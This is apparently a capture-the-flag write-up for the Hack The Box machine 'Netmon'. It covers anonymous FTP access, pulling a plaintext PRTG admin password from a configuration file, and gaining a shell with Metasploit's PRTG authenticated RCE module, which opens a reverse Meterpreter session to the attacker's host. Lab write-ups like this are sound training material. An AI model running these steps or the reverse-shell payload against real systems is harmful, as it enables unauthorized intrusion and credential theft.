

Netmon

at this machine we get into ftp and found first flag , and from web found that PRTG Network Monitor is running to in prtg directory there an configuration file , by search for password found the password , for root use module from msfconsole and got root flag

at first we recon



at web



by test default creds it not work so lets get into another port

```
┌──(root㉿meow)-[~/htb/netmon]
└─# ftp 10.129.96.142
Connected to 10.129.96.142.
220 Microsoft FTP Service
Name (10.129.96.142:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49789|)
125 Data connection already open; Transfer starting.
02-03-19  12:18AM                 1024 .rnd
02-25-19  10:15PM       <DIR>          inetpub
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-03-19  08:08AM       <DIR>          Users
02-25-19  11:49PM       <DIR>          Windows
```

by playing around

```
ftp> cd Users
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49794|)
125 Data connection already open; Transfer starting.
02-25-19  11:44PM       <DIR>          Administrator
02-03-19  12:35AM       <DIR>          Public
226 Transfer complete.
ftp> cd Public
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49796|)
125 Data connection already open; Transfer starting.
02-03-19  08:05AM       <DIR>          Documents
07-16-16  09:18AM       <DIR>          Downloads
07-16-16  09:18AM       <DIR>          Music
07-16-16  09:18AM       <DIR>          Pictures
07-23-23  11:28PM                    34 user.txt
07-16-16  09:18AM       <DIR>          Videos
226 Transfer complete.
ftp> get user.txt
```

```
┌──(root㉿meow)-[~/htb/netmon]
└─# cat user.txt
c7c780e8b59477932e7d12b516ddd627
```

easy yeah

now lets try get root

for PRTG Network Monitor found the default location is `C:\ProgramData\Paessler\PRTG Network Monitor` lets get into it


```
ftp> cd "\ProgramData\Paessler\PRTG Network Monitor"
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50086|)
125 Data connection already open; Transfer starting.
07-23-23  11:38PM       <DIR>          Configuration Auto-Backups
07-23-23  11:38PM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
07-23-23  11:38PM       <DIR>          Logs (Web Server)
07-23-23  11:38PM       <DIR>          Monitoring Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
02-25-19  10:54PM              1189697 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
07-23-23  11:38PM              1641139 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
226 Transfer complete.
```

so lets get configuration file and check it

```
    <dbpassword>
<!-- User: prtgadmin -->
PrTg@dmin2018
    </dbpassword>
    <dbtimeout>
```

by search for password in file we found it , now lets get into web

this password may not work , what about change the date to 2019




and it worked fine

for get high privilege user there two methods one from exploit-db https://www.exploit-db.com/exploits/46527 but when it finish creating user and try to connect it it deny login , so i used msfconsole module `windows/http/prtg_authenticated_rce`

```
msf6 exploit(windows/http/prtg_authenticated_rce) > options

Module options (exploit/windows/http/prtg_authenticated_rce):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   ADMIN_PASSWORD  PrTg@dmin2019    yes       The password for the specified username
   ADMIN_USERNAME  prtgadmin        yes       The username to authenticate as
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS          10.129.96.142    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                            no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.9       yes       The listen address (an interface may be specified)
   LPORT     9005             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/prtg_authenticated_rce) > exploit

[*] Started reverse TCP handler on 10.10.16.9:9005
[+] Successfully logged in with provided credentials
[+] Created malicious notification (objid=2018)
[+] Triggered malicious notification
[+] Deleted malicious notification
[*] Waiting for payload execution.. (30 sec. max)
[*] Sending stage (175686 bytes) to 10.129.96.142
[*] Meterpreter session 1 opened (10.10.16.9:9005 -> 10.129.96.142:50430) at 2023-07-24 00:24:40 -0400

meterpreter > shell
```

and we got session ,lets get root flag



and now we finish thx for reading ^-^